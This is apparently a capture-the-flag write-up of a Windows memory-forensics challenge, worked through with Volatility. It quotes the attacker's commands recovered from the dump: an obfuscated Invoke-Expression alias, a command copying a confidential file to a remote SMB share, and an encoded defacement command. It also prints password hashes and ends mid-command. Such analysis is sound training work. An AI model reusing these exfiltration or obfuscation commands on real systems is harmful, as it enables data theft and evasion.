
Sherlock Scenario

A junior member of our security team has been performing research and testing on what we believe to be an old and insecure operating system. We believe it may have been compromised & have managed to retrieve a memory dump of the asset. We want to confirm what actions were carried out by the attacker and if any other assets in our environment might be affected. Please answer the questions below.

What is the Operating System of the machine?

python3 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin windows.info



```
┌──(root㉿kali)-[/usr/share/volatility3]
└─# python3 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin windows.info
Volatility 3 Framework 2.6.0
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0×f8000285c000
DTB     0×187000
Symbols file:///usr/share/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/DADDB88936DE450292977378F364B110-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdDebuggerDataBlock     0×f80002a3f120
NTBuildLab      7601.24214.amd64fre.win7sp1_ldr_
CSDVersion      1
KdVersionBlock  0×f80002a3f0e8
Major/Minor     15.7601
MachineType     34404
KeNumberProcessors      1
SystemTime      2022-12-19 16:07:30
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  6
NtMinorVersion  1
PE MajorOperatingSystemVersion  6
PE MinorOperatingSystemVersion  1
PE Machine      34404
PE TimeDateStamp        Thu Aug  2 02:18:10 2018
```


Windows 7

When was the memory dump created?

2022-12-19 16:07:30

After the attacker gained access to the machine, the attacker copied an obfuscated PowerShell command to the clipboard. What was the command?

used volatility2 and ran clipboard with profile from image info



```
┌──(root㉿kali)-[/usr/share/volatility]
└─# python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1×64 clipboard
Volatility Foundation Volatility Framework 2.6.1
Session    WindowStation Format                     Handle Object             Data
---------- ------------- ---------------- ---------------- ------------------ ------------------
         1 WinSta0       CF_UNICODETEXT           0×6b010d 0×fffff900c1bef100 (gv '*MDR*').naMe[3,11,2]-joIN''
         1 WinSta0       CF_TEXT              0×7400000000 ------------------
         1 WinSta0       CF_LOCALE                0×7d02bd 0×fffff900c209a260
         1 WinSta0       0×0L                          0×0 ------------------
```

```
(gv '*MDR*').naMe[3,11,2]-joIN''
```


The attacker copied the obfuscated command to use it as an alias for a PowerShell cmdlet. What is the cmdlet name?

iex = Invoke-Expression

A CMD command was executed to attempt to exfiltrate a file. What is the full command line?

Got this using volatility2 consoles

```
python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64 consoles
```




```
PS C:\Users\user> type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171
\pulice\pass.txt
The network path was not found.
At line:1 char:47
+ type C:\Users\Public\Secret\Confidential.txt > <<<<  \\192.168.0.171\pulice\p
ass.txt
    + CategoryInfo          : OpenError: (:) [], IOException
    + FullyQualifiedErrorId : FileOpenFailure
```


```
type C:\Users\Public\Secret\Confidential.txt > \\192.168.0.171\pulice\pass.txt
```

Following the above command, now tell us if the file was exfiltrated successfully?
NO!

The attacker tried to create a readme file. What was the full path of the file?




```
CommandHistory: 0×1bdab0 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDisplayed: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×60
Cmd #0 at 0×d7980: gv '*MDR*').naMe[3,11,2]-joIN''
Cmd #1 at 0×d79d0: (gv '*MDR*').naMe[3,11,2]-joIN''
Cmd #2 at 0×1bc560: net users
Cmd #3 at 0×1be6e0: powershell -e "ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi"
Cmd #4 at 0×d7a20: (gv '*MDR*').naMe[3,11,2]-joIN''
———
```



```
┌──(kali㉿kali)-[~/Documents/sherlocks/recollection]
└─$ echo 'ZWNobyAiaGFja2VkIGJ5IG1hZmlhIiA+ICJDOlxVc2Vyc1xQdWJsaWNcT2ZmaWNlXHJlYWRtZS50eHQi' | base64 -d
echo "hacked by mafia" > "C:\Users\Public\Office\readme.txt"
```


C:\Users\Public\Office\readme.txt

What was the Host Name of the machine?
USER-PC
python2 vol.py hivelist -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64



```
┌──(root㉿kali)-[/usr/share/volatility]
└─# python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1×64 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual            Physical           Name
—————————————————— —————————————————— ————
0×fffff8a004266010 0×000000009a90f010 \Device\HarddiskVolume1\Boot\BCD
0×fffff8a004a41010 0×000000009df13010 \SystemRoot\System32\Config\DEFAULT
0×fffff8a004a57010 0×000000009ddb9010 \SystemRoot\System32\Config\SAM
0×fffff8a00000d190 0×00000000a9882190 [no name]
0×fffff8a000024010 0×00000000a96fa010 \REGISTRY\MACHINE\SYSTEM
0×fffff8a00004f010 0×00000000a9725010 \REGISTRY\MACHINE\HARDWARE
0×fffff8a0006d4010 0×0000000081300010 \SystemRoot\System32\Config\SECURITY
0×fffff8a000733010 0×00000000a1d49010 \SystemRoot\System32\Config\SOFTWARE
0×fffff8a000ca4010 0×000000009f5fb010 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0×fffff8a000d35010 0×00000000976ff010 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0×fffff8a00125b010 0×0000000083a0c010 \??\C:\Users\user\ntuser.dat
0×fffff8a0012e3010 0×000000007cb5d010 \??\C:\Users\user\AppData\Local\Microsoft\Windows\UsrClass.dat
0×fffff8a00257e010 0×0000000106fd2010 \??\C:\System Volume Information\Syscache.hve
```


python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K 'ControlSet001\Control\ComputerName\ComputerName'



```
┌──(root㉿kali)-[/usr/share/volatility]
└─# python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64 printkey -o 0xfffff8a000024010 -K 'ControlSet001\Control\ComputerName\ComputerName'
Volatility Foundation Volatility Framework 2.6.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2022-12-10 23:48:28 UTC+0000

Subkeys:

Values:
REG_SZ                        : (S) mnmsrvc
REG_SZ        ComputerName    : (S) USER-PC
```

This will get the hostname
USER=PC

How many user accounts were in the machine?
3
python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a004a57010




```
┌──(root㉿kali)-[/usr/share/volatility]
└─# python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64 hashdump -y 0xfffff8a000024010 -s 0xfffff8a004a57010
Volatility Foundation Volatility Framework 2.6.1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:10eca58175d4228ece151e287086e824:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:1001:aad3b435b51404eeaad3b435b51404ee:5915a7959c04d8560468296edaefbc9b:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:cb6003ecf6b98b5f7fbbb03df798ac76:::
```

needed to get virtual offset of system and sam to get hashes from the hivelist

---


In the "\Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge" folder there were some sub-folders where there was a file named passwords.txt. What was the full file location/path?



```
┌──(root㉿kali)-[/usr/share/volatility]
└─# python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --profile=Win7SP1x64 filescan | grep "passwords.txt"
Volatility Foundation Volatility Framework 2.6.1
0x000000011fc10070      1      0 R--rw- \Device\HarddiskVolume2\Users\user\AppData\Local\Microsoft\Edge\User Data\ZxcvbnData\3.0.0.0\passwords.txt
```

filescan to get passwords.txt


A malicious executable file was executed using command. The executable EXE file's name was the hash value of itself. What was the hash value?



```
PS C:\Users\user> cd .\Downloads
PS C:\Users\user\Downloads> ls


    Directory: C:\Users\user\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-----        12/19/2022   2:59 PM         420864 b0ad704122d9cffddd57ec92991a1e99fc
                                                 1ac02d5b4d8fd31720978c02635cb1.exe
-a----        12/19/2022   9:00 PM         313152 b0ad704122d9cffddd57ec92991a1e99fc
                                                 1ac02d5b4d8fd31720978c02635cb1.zip
-a----        12/19/2022   9:00 PM         205646 bf9e9366489541153d0e2cd21bdae11591
                                                 f6be48407f896b75e1320628346b03.zip
-a----        12/19/2022   3:00 PM         309248 csrsss.exe
-a----        12/17/2022   4:16 PM        5885952 wazuh-agent-4.3.10-1.msi
```

b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1

Following the previous question, what is the Imphash of the malicous file you found above?




Basic properties ⓘ

MD5	a30321ef61b1ffedb24adeb49cc8ef9c
SHA-1	d4702c8d69901b7a3bce553921d6f1488ee177d9
SHA-256	b0ad704122d9cffddd57ec92991a1e99fc1ac02d5b4d8fd31720978c02635cb1
Vhash	0450466d756517z1005cnz1fz
Authentihash	b8aacb7cc320c6164fe9fca601c0f9e46f6424ab5ef4b00f0b0da14ba564a5f8
Imphash	d3b592cd9481e4f053b5362e22d61595
Rich PE header hash...	9437530477347db8e7a066046c3dc8ff
SSDEEP	6144:MCzL2apuqkF2maASLf5EvGl5oyt8jRs3qUAO4+gKRHY46vy20+7H4rWlRjO1n:Miia...
TLSH	T16994E120F2A3F431C5524573B8E6CB96DA2EBB105A27850727662EDF1DF04908BA5...
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (47.3%) | Win64 Executable (generic) (15.9...
DetectItEasy	PE32 | Compiler: EP:Microsoft Visual C/C++ (2008-2010) [EXE32] | Compiler: Microso...
File size	411.00 KB (420864 bytes)

d3b592cd9481e4f053b5362e22d61595

Following the previous question, tell us the date in UTC format when the malicious file was created?




History ⓘ

Creation Time	2022-06-22 11:49:04 UTC
First Submission	2022-12-19 14:39:42 UTC
Last Submission	2024-02-12 05:49:59 UTC
Last Analysis	2024-02-23 14:51:32 UTC

2022-06-22 11:49:04


What was the local IP address of the machine?



```
0×11ff3b3d0     TCPv4    0.0.0.0:2869            0.0.0.0:0            LISTENING      4        System
0×11ff3b3d0     TCPv6    :::2869                 :::0                 LISTENING      4        System
0×11ff9c4d0     TCPv4    0.0.0.0:554             0.0.0.0:0            LISTENING      2652     wmpnetwk.exe
0×11f8395c0     TCPv4    192.168.0.104:49323     199.232.46.132:443   ESTABLISHED    -1
0×11fbd4570     TCPv4    192.168.0.104:49340     23.47.190.91:443     ESTABLISHED    -1
0×11fbe1010     TCPv4    192.168.0.104:49326     198.144.120.23:80    CLOSED         -1
0×11fd21cd0     TCPv4    192.168.0.104:49341     198.144.120.23:443   CLOSE_WAIT     -1
0×11fd4b010     TCPv4    192.168.0.104:49325     198.144.120.23:80    CLOSED         -1
```

192.168.0.104

There were multiple PowerShell processes, where one process was a child process. Which process was its parent process?




```
. 0×fffffa8003cbc060:cmd.exe                          4052   2032      1     23 2022-12-19 15:40:08 UTC+0000
.. 0×fffffa8005abbb00:powershell.exe                  3532   4052      5    606 2022-12-19 15:44:44 UTC+0000
. 0×fffffa8003d6b060:powershell.exe                   3688   2032      5    367 2022-12-19 15:43:39 UTC+0000
 0×fffffa80036ef040:System                               4      0     81    519 2022-12-19 15:32:28 UTC+0000
```

cmd.exe

Attacker might have used an email address to login a social media. Can you tell us the email address?

```
python2 vol.py -f /home/kali/Documents/sherlocks/recollection/recollection.bin --
